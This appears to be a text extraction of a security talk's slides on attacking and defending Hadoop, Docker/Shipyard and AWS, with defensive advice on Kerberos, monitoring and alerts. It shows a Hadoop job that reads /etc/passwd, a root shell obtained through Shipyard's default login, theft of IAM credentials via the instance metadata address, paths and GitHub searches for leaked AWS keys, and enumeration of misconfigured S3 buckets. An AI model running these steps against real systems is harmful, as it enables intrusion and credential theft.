
Since this is your first time logging in, pick any username and password. Be sure to remember these, as **they will become your Hue superuser credentials**.

The password must be at least 8 characters long, and must contain both uppercase and lowercase letters, at least one number, and at least one special character.

Create account

# Hadoop

Access gives you full HDFS access via the GUI



The screenshot displays the Hadoop Access web interface. At the top is a green navigation bar with icons for various tools. Below this is a tabbed menu with 'Query Editor' selected. The main content area is split into two panels. The left panel, titled 'DATABASE', shows a dropdown menu set to 'default'. Below it, the 'SETTINGS' section contains a 'Key' field with the value 'hive.merge.mapredfile' and a 'Value' field with the value '1'. An 'Add' button is at the bottom of the settings. The right panel, titled 'Query Editor : Sample: Salary growth', shows a SQL query for salary growth analysis. The query selects description, salary, and the difference in salary between two samples, joined on code, and sorted by the salary difference in descending order.

Query Editor : Sample: Salary growth

Salary growth (sorted) from 2007-08

```
1 SELECT s07.description, s07.salary, s08.salary,
2       s08.salary - s07.salary
3 FROM
4       sample_07 s07 JOIN sample_08 s08
5 ON ( s07.code = s08.code)
6 WHERE
7       s07.salary < s08.salary
8 SORT BY s08.salary-s07.salary DESC
```



# Hadoop (RCE)

```
1. $ hadoop \
    jar <path_to_hadoop_streaming.jar> \
    -input /non_empty_file_on_HDFS \
    -output /output_directory_on_HDFS \
    -mapper "/bin/cat /etc/passwd" \
    -reducer NONE
```

**This launches a MapReduce job**

```
2. $ hadoop fs -ls /output_directory_on_HDFS
```

**This checks for the job result**

```
3. $ hadoop fs -cat /output_directory_on_HDFS/part-00000
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

**This retrieves the job result**

# Hadoop Defenses

- Use Kerberos
- Limit Exposed Hadoop Ports and Services
- Change default passwords
- Logs Logs Logs
  - osquery



**Vagrant/Docker**

# Vagrant

See: <http://carnal0wnage.attackresearch.com/2017/01/devooops-client-provisioning-vagrant.html>

# Docker


## Common Docker Security Issues

- Protect Docker registry
- Vulnerable/Backdoored Docker Images
- (Lack of) Isolation of Containers
- Secrets in code
- Docker daemon == root

# Shipyard

Shipyard (<https://github.com/shipyard/shipyard>)

Shipyard enables multi-host, Docker cluster management. It uses Docker Swarm for cluster resourcing and scheduling.



The screenshot displays the Shipyard web interface. At the top, there's a navigation bar with the 'shipyard' logo and several menu items: CONTAINERS, IMAGES, NODES, REGISTRIES, ACCOUNTS, and EVENTS. On the right side of the navigation bar are links for ADMIN and a help icon. Below the navigation bar, there are two buttons: 'Refresh' and 'Deploy Container'. A search bar labeled 'Search containers...' is positioned on the right. The main content area features a table with columns for container details. The table lists three containers, all running the 'sequenceiq/logrotate:v0.5.1' image and having been created on 2016-03-23 at 19:55:40 -0400. Each container entry includes a checkbox, a heart icon, an ID, a node name, a logrotate ID, the image name, the status 'Up 3 weeks', the creation timestamp, and two action icons (search and edit).

<input type="checkbox"/>	♥	Id	Node	Name	Image	Status	Created	Actions
<input type="checkbox"/>	●	df78442b9a81	ip-10-0-178-111	logrotate-1458777342418-2	sequenceiq/logrotate:v0.5.1	Up 3 weeks	2016-03-23 19:55:40 -0400	<input type="text" value="Search"/>
<input type="checkbox"/>	●	9bd357b9683c	ip-10-0-89-163	logrotate-1458777342364-0	sequenceiq/logrotate:v0.5.1	Up 3 weeks	2016-03-23 19:55:40 -0400	<input type="text" value="Search"/>
<input type="checkbox"/>	●	3f419f5cfcdd	ip-10-0-52-7	logrotate-1458777342373-1	sequenceiq/logrotate:v0.5.1	Up 3 weeks	2016-03-23 19:55:40 -0400	<input type="text" value="Search"/>

# Shipyard

- Default Creds: admin/shipyard
- Command exec if you can gain access

shipyard



CONTAINERS



IMAGES



NODES



REGISTRIES



ACCOUNTS



EVENTS

bash

>\_

Run

Disconnect

```
root@2a6b6ff3d006:/# whoami
root
root@2a6b6ff3d006:/#
```



# Cloud Security - AWS

Common AWS flaws



# AWS – Attack

- Exposed Credentials
- Vulnerable Applications/Systems
- Misconfiguration



# Exposed Credentials

# AWS - Attack

- <https://www.quora.com/My-AWS-account-was-hacked-and-I-have-a-50-000-bill-how-can-I-reduce-the-amount-I-need-to-pay>

## My AWS account was hacked and I have a \$50,000 bill, how can I reduce the amount I need to pay?

For years, my bill was never above \$350/month on my single AWS instance. Then over the weekend someone got hold of my private key and launched hundreds of instances and racked up a \$50,000 bill before I found out about it on Tuesday. Amazon had sent a warning by email at \$15,000 saying they had found our key posted publicly, but I didn't see it. Naturally, this is a devastating amount of money to pay. I'm not saying I shouldn't pay anything, but this just a crazy amount in context. Amazon knew the account was compromised, that is why they sent an email, they knew the account history and I had only spent \$213 the previous month. I almost feel they deliberately let it ride to try to earn more money. Does anyone have any experience with this sort of problem?

### Monthly Spend



Welcome to the AWS Account Billing console. Your current monthly balance appears below. The accompanying graph shows the proportion of costs spent for each service you use.

Current month-to-date balance for August 2014

**\$50,436.95**



▲  
\$213.99

Previous month bill

← → ↺ ↻

# Exposed Credentials

- Stolen or lost machine
- Commit of dotfiles to a repo, gist, pastebin, etc.
- Commit source with keys in it
- Compromised developer/ops/etc. machine

# Exposed Credentials

- Keys are often stored on developer or ops machines
- Typically can be found under
  1. `~/.aws/config`
  2. `~/.bashrc`
  3. `~/.zshrc`
  4. `~/.elasticbeanstalk/aws_credential_file`


# Exposed Credentials

The screenshot shows a GitHub search results page. The search bar at the top contains the query `filename:aws_credential_file`. The left sidebar includes navigation links for Repositories, Code (7 results), Commits, Issues, Wikis, and Users. Below the sidebar, the 'Languages' section shows 'Diff' with 3 results. The main content area displays a list of search results, each with a repository icon, a filename, and a date. The results are as follows:

Repository	Filename	Date
ran/ocho	aws_credential_file	Sep 18, 2016.
.elasticbeanstalk	aws_credential_file	
	AWS_CREDENTIAL_FILE	
ec2	AWS_CREDENTIAL_FILE	
	aws_credential_file	Sep 22, 2016.
.elasticbeanstalk	aws_credential_file	
	aws_credential_file	Last indexed on Sep 22, 2016.
.elasticbeanstalk/PLAy-env	aws_credential_file	
	AWS_CREDENTIAL_FILE_env_var.patch	Last indexed on Sep 22, 2016.

At the bottom of the sidebar, there are links for 'Advanced search' and 'Cheat sheet'.

# Exposed Credentials



The screenshot shows a GitHub repository interface. At the top, there are buttons for 'Watch', 'Star', and 'Fork'. Below these, a navigation bar includes 'Code', 'Issues', 'Pull requests', 'Projects', 'Wiki', 'Pulse', and 'Graphs'. The main content area displays the file path `.elasticbeanstalk / aws_credential_file` with 'Find file' and 'Copy' buttons. A commit message is visible: `- w modified requirements.txt` by `6f53a8a` on Nov 22. Below the commit, the file's metadata is shown: '2 lines (2 sloc) | 89 Bytes'. The file content is displayed in a table with two lines of code:

Line	Code
1	<code>AWSAccessKeyId=AKIAJNX</code>
2	<code>AWSSecretKey=+l8Pximh5cEXtm18mPu</code>

At the bottom right of the code view, there are buttons for 'Raw', 'Blame', and 'History', along with icons for a monitor and a pencil.

# Exposed Credentials

- More examples of AWS keys on GitHub

The screenshot displays a GitHub search results page for the query "aws secret key". The top result is a file named `AmazonConstants.java` in a repository. The code snippet shown is:

```
19  * Your Account page.  
20  */  
21  public static final String AWS_SECRET_KEY = "caCxC[redacted]A";
```

Below this, another result is partially visible, showing a file named `AmazonConstants.java` with a snippet of code that includes a comment and a variable assignment:

```
11  /**  
12   * AmazonConstants  
13   */  
14  public class AmazonConstants {  
15      private static final String AWS_SECRET_KEY = "caCxC[redacted]A";  
16  }
```

The search results are displayed in a list format with a "Showing the top match. Last indexed 2 hours ago." message. The bottom of the page shows a pagination bar with "Previous", "1", "2", "3", "4", "5", "99", "100", and "Next" buttons.



# Exposed Credentials

- And Another...



The screenshot shows a web browser window displaying a GitHub repository. The address bar shows the URL `https://github.com/s`. The page content is a Java source file with the following code:

```
6  /**
7   * @author naresh
8   *
9   */
10 public class AmazonConstants {
11
12     /**
13      * Your AWS Access Key ID, as taken from the AWS Your Account page.
14      */
15     public static final String AWS_ACCESS_KEY_ID = "A[REDACTED]";
16
17     /**
18      * Your AWS Secret Key corresponding to the above ID, as taken from the AWS
19      * Your Account page.
20      */
21     public static final String AWS_SECRET_KEY = "c[REDACTED]";
22
23     /**
24      * Use the end-point according to the region you are interested in.
25      */
26     public static final String ENDPOINT = "webservices.amazon.in";
27
28
29
30 }
```

The code defines a class `AmazonConstants` with three static final fields: `AWS_ACCESS_KEY_ID`, `AWS_SECRET_KEY`, and `ENDPOINT`. The values for the first two fields are redacted in the image, indicating they are sensitive credentials.

# Vulnerable Applications/Systems

- Once you have keys, utilize the interrogate tool to verify AWS permissions
- <https://github.com/carnal0wnage/aws-interrogate>
- The tool requests various functionality in order to determine authorization

# Vulnerable Applications/Systems

- Example of the tool in action

```
aws-interrogate — -bash — 130x24
lookupfailed-2:aws-interrogate CG$ python aws_enumerate.py
Checking for root permissions with key:

Failed to retrieve IAM account summary: "The security token included in the request is invalid."
The AWS KEY IS INVALID!!!!
lookupfailed-2:aws-interrogate CG$ █

lookupfailed-2:aws-interrogate CG$ python aws_enumerate.py
Checking for root permissions with key:

global name 'get_user_from_key' is not defined
The provided credentials are for an AWS root account! These credentials have ALL permissions.

Bruteforcing permissions:
```

# Vulnerable Applications/Systems

```
aws-interrogate — -bash — 130x24

Checking for root permissions with key:

Failed to retrieve IAM account summary: "User: arn:aws:iam::[REDACTED]:user is not authorized to perform: iam:GetAccountSummary"
Not an AWS root account

Bruteforcing permissions:

DescribeAccountLimits is not allowed: "User: arn:aws:iam::[REDACTED]:user is not authorized to perform: autoscaling:DescribeAccountLimits"
DescribeAutoScalingInstances is not allowed: "User: arn:aws:iam::[REDACTED]:s3user is not authorized to perform: autoscaling:DescribeAutoScalingInstances"
DescribeAutoScalingGroups is not allowed: "User: arn:aws:iam::[REDACTED]:s3user is not authorized to perform: autoscaling:DescribeAutoScalingGroups"
DescribeLaunchConfigurations is not allowed: "User: arn:aws:iam::[REDACTED]:s3user is not authorized to perform: autoscaling:DescribeLaunchConfigurations"
DescribeScheduledActions is not allowed: "User: arn:aws:iam::[REDACTED]:s3user is not authorized to perform: autoscaling:DescribeScheduledActions"
ListFunctions is not allowed: "User: arn:aws:iam::[REDACTED]:[REDACTED] not authorized to perform: lambda:ListFunctions"
DescribeApplications IS allowed
DescribeApplicationVersions IS allowed
DescribeEnvironments IS allowed
DescribeConfigurationOptions IS allowed
```



# **Vulnerable Applications/Systems**

# Vulnerable Applications/Systems

- Machine is compromised
- Attacker grabs metadata info
- Uses these credentials to pivot

# Vulnerable Applications/Systems

- Browse to this address from compromised machine

<http://169.254.169.254/latest/meta-data/iam/security-credentials/>

- Obtain credentials here and pivot

# Vulnerable Applications/Systems

- Talk/tool to help with this process
  - <https://www.blackhat.com/docs/us-14/materials/us-14-Riancho-Pivoting-In-Amazon-Clouds-WP.pdf>
  - <https://andresriancho.github.io/nimbostratus/>





# Misconfiguration

# Misconfiguration

- Insecurely Configured Services
- Lack of Monitoring
- Lack of IAM Hardening



# **Insecurely Configured Services**

# Misconfiguration - Insecurely Configured Services

- We're going to provide examples of two services
- S3 – Insecure Bucket Policies
- RDS – Default Credentials

# Misconfiguration – Insecurely Configured Services

- Open S3 buckets is a very popular way to bring pain to your company
- Bucket permissions can be confusing and easy to mess up


# Misconfiguration – Insecurely Configured Services

S3 has an interesting misconfiguration where buckets aren't public but they are accessible to *\*any\** AWS key.

```
Bucket found but access denied: arm
Bucket found but access denied: armadillo
Bucket found but access denied: armitage
Bucket does not exist: armitage2
Bucket found but access denied: arms
Bucket found but access denied: armstrong
Bucket found but access denied: arnet
Bucket does not exist: arnet2
Bucket does not exist: arngrc
```

# Misconfiguration – Insecurely Configured Services

S3 has an interesting misconfiguration where buckets aren't public but they are accessible to \*any\* AWS key.



← → ↻ ⓘ s3.amazonaws.com/arms/

This XML file does not appear to have any style information associated with it. The document tree is shown below.

---

```
▼<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
  <RequestId>170F0AE90762AF9F</RequestId>
  ▼<HostId>
    lGlbwRyhH34oiB+2vxoGfV+fqsXHdgqVEmBcy0JLqHGVRitoIwII6YCu0iTcbHBCtPPc038GO/M=
  </HostId>
</Error>
```

# Misconfiguration – Insecurely Configured Services

The misconfiguration appears to be “Any Authenticated AWS User” permission

```
lookupfailed-2:bucket_finder CG$ aws s3 ls arms
PRE 2012Audio/
PRE 2014 Staff Videos/
PRE ARMS_Lessons/
PRE Bootcamp2010/
PRE CookingSchool/
PRE DavidDugan/
PRE Headway Site Files/
PRE KIT/
PRE Karla/
PRE MyGuestlist/
PRE RPUKCoaching/
PRE Resources/
PRE Seminars/
PRE VideoSite/
PRE arms_audio/
PRE arms_videos/
PRE blogvideos/
PRE icontact_newsletter/
PRE tasteofsummer/
PRE usnewsletters/
2008-05-24 03:29:53 7868039 2008 Templates.zip
```



# Misconfiguration – Insecurely Configured Services

- Review S3 buckets to determine security policy

<https://gist.github.com/cktricky/faf0f40116e535a055b7412458136917>

# Misconfiguration – Insecurely Configured Services

- Rdsadmin = Default account created by AWS
- “To provide management services for each DB instance, the rdsadmin user is created when the DB instance is created.”
- Have found rdsadmin with blank or weak passwords

# Misconfiguration – Insecurely Configured Services

## Credentials

host	service	public	private	realm	private_type
54	3306/tcp (mysql)	rdsadmin			Password
54	3306/tcp (mysql)	rdsadmin			Password
54	3306/tcp (mysql)	rdsadmin			Password
54	3306/tcp (mysql)	rdsadmin	password		Password
54	3306/tcp (mysql)	rdsadmin			Password
79	3306/tcp (mysql)	rdsadmin			Password
79	3306/tcp (mysql)	rdsadmin			Password
13	3306/tcp (mysql)	rdsadmin			Password




# **Lack of Monitoring**

# Misconfiguration - Lack of Monitoring


- AWS comes pre-packaged with services to do this
- Services
  - CloudTrail = Logs
  - CloudWatch = Alarms and Events
  - Config = Change Management
  - VPC Flow Logs = Network Activity Logs

# Misconfiguration - Lack of Monitoring


- CloudTrail is primarily used for log collection
- Other services like CloudWatch, for example, use those logs to filter relevant data



# Misconfiguration - Lack of Monitoring



# Misconfiguration - Lack of Monitoring





# Misconfiguration - Lack of Monitoring

- An earlier talk on AWS security, dedicated to using these services:

<https://www.youtube.com/watch?v=g-wy9NdATtA&feature=youtu.be>

- The gist is that it is very easy and yet often overlooked

# Misconfiguration - Lack of Monitoring

- Tool to list the monitoring services configuration:
  - CloudWatch
  - CloudTrail
  - Config

<https://gist.github.com/cktricky/f19e8d55ea5dcb1fdade6ede588c6576>

# Misconfiguration - Lack of Monitoring

- Output from an AWS environment we had keys for

```
BEGINNING OF CONFIG SERVICE REVIEW
-----
#####
Config Service Recorders
Region:us-east-1
#####
NO CONFIGURATION DETECTED
#####
Config Service Recorders
Region:us-west-2
#####
NO CONFIGURATION DETECTED
#####
Config Service Recorders
Region:ap-northeast-2
```

```
#####
NO CONFIGURATION DETECTED
#####
Config Service Recorders
Region:ap-southeast-1
#####
NO CONFIGURATION DETECTED
#####
Config Service Recorders
Region:ap-southeast-2
#####
NO CONFIGURATION DETECTED
#####
Config Service Recorders
Region:ap-northeast-1
```

# Misconfiguration - Lack of Monitoring

- We see a lack of monitoring time and time again
- Impact
  - If the environment changes, nobody knows
  - If your bill is being blown up, again, nobody knows
  - Won't detect malicious activity
  - Won't be able to perform incident response
  - FINANCIALLY LIABLE TO AWS

# Misconfiguration - Lack of Monitoring

- An example of creating an alert, that counteracts our interrogate tool shown earlier
- Creates an alert for Unauthorized Activity Event on our AWS account
- Is FREE and uses built-in AWS technology
- Reports specific details to Slack

# Misconfiguration - Lack of Monitoring

- <http://www.slideshare.net/KenJohnson61/aws-surival-guide>
- Shows you have to trigger for interesting AWS events and alert in Slack, etc.



## **AWS Unauthorized IAM Activity** BOT 10:09 AM

User: arn:aws:iam: [REDACTED] ser/kjtest@nvisium.com is not authorized to perform:  
iam:CreateUser on resource: arn:aws:iam:: [REDACTED] user/test  
Event ID: 3f32a11d-b7dd-472e-bbbb-f383cf1e45bd  
AWS Account: Engineering  
Source IP: 108.56. [REDACTED]

# Misconfiguration - Lack of Monitoring

- Monitoring Takeaways

- There are MANY things you can do with AWS technology to alert yourself to issues – this was one example
